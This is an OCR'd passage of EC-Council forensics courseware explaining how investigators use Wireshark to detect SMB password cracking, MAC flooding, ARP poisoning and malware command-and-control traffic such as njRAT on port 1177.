


Figure 8.21: Successful login attempts observed from same IP address on Wireshark

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for SMB Password Cracking Attempts

With a SMB password cracking attempt, the network traffic analysis via Wireshark would reveal several log-in attempts with different usernames over the SMB protocol. The screenshot below shows that several login attempts on the IP 10.10.10.16 of the target host (2) on SMB from the Source IP 10.10.10.11 (1).




Figure 8.22: Multiple login attempts with different usernames observed on SMB server


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The traffic captured via Wireshark reveals several usernames along with the message 'Error: STATUS_LOGON_FAILURE' which strongly indicates a brute-force attack attempt on the SMB protocol.

You should carefully examine all the usernames to check whether any name on the captured packets matches that of an authorized user on the target host, as this is a strong indication that the password cracking attack has been successful.

You can also gather many other information under the Transmission Control Protocol section such as source port, destination port, and count of packet bytes (3).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for Sniffing Attempts

Sniffing and man-in-the-middle attacks are forms of eavesdropping where an attacker captures packets by placing themselves between a client and a server. Attackers sniff the network traffic for sensitive information.

Different techniques may be used for sniffing the traffic depending on the type of network. Sniffing is attempted using either an active form or a passive form:

1. **Active Sniffing**

   Sniffing performed over a switched network is called active sniffing. The attacker injects packets into the network traffic to obtain information from the switch, which maintains its own ARP cache known as content addressable memory (CAM).


2. **Passive Sniffing**

   Sniffing performed on the hub is called passive sniffing. Since a hub broadcasts all packets, an attacker only needs to initiate the session and wait for someone to send packets on the same collision domain.

   An attacker uses MAC flooding and ARP poisoning to sniff network traffic, which can then serve as a basis for launching man-in-the middle (MiTM) attacks.

As a network forensic investigator, you can identify sniffing attempts by detecting the signs of MAC flooding and ARP poisoning using Wireshark.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for MAC Flooding Attempt

MAC flooding is an active sniffing method in which the attacker connects to a port on the switch. They send a flurry of Ethernet frames with various fake MAC addresses. The switch maintains a CAM (content addressable memory) table, which the attacker is trying to gain access to. Therefore, this attack is also known as CAM flooding attack.

Wireshark considers MAC flooded packets as malformed packets. As an investigator, you can detect a MAC flooding attempt using Wireshark by carefully analyzing the packet's source and destination addresses along with its time to live (TTL). This can be done by navigating to Analyze → Expert Information tab and examining the malformed packets.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.23: Navigating to Analyze → Expert Information tab on Wireshark

Malformed packets are generated for various reasons and do not always indicate a MAC flooding attack. To accurately detect a MAC flooding attempt on the network, you must check whether the packets are destined to the same machine and contain same TTL values. The screenshot below shows that the packets are originating from various IP addresses (1) and destined to the same IP address 192.168.20.1 (4) with the same TTL values (2) which indicates a MAC flooding attack.





Figure 8.24: Captured malformed packets are destined to same IP and reflect same TTL values

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for ARP Poisoning Attempt

The address resolution protocol (ARP) maps the MAC address to an IP address. In an ARP poisoning attack, an attacker changes their own MAC address to that of the target system. Consequently, all packets destined to the target system are redirected to the attacker's machine. Attackers can monitor the data flow in the network, spoof multiple devices on the network, and cause all the packets to be directed towards them instead.

Wireshark detects duplicate IP addresses on the ARP protocol with the warning message 'duplicate use of <IP address> detected'. You can use the filter **`arp.duplicate-address-detected`** after capturing the packets, to detect traces of an ARP poisoning attack.

The screenshot below shows that the IP address 192.168.0.54 has two different MAC addresses, which has been detected by Wireshark as duplication.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.25: Duplicate use of the same IP detected on Wireshark

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic to Detect Malware Activity

The traces of a malware infection can be found in the ongoing network traffic patterns. Once installed on the target machine, malware often try to connect to their Command-and-Control (C2) server for data exfiltration or further instructions. It accomplishes this task by connecting to certain IP addresses or opening certain ports on the target system, which can be tracked by tools like Wireshark.

Run Wireshark in the system that is suspected to be infected by malware and inspect the ongoing traffic patterns for the detection of any anomalies. In the screenshot below, the traffic analysis on Wireshark reveals that IP 10.10.10.12 (2) is trying to connect IP 10.10.10.16 (1) of the target host by using the port 1177 post the execution of malware sample which appears suspicious.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.26: Suspicious port 1177 found on Wireshark post the execution of malware

Once any unusual/suspicious port/IP addresses have been found, you should browse through online databases to check whether such ports are vulnerable or used by any malware. In the screenshot below, an online investigation conducted on the suspicious port (port 1177) over the port database of speedguide.net revealed that it is often used as a default port by the njRAT trojan.


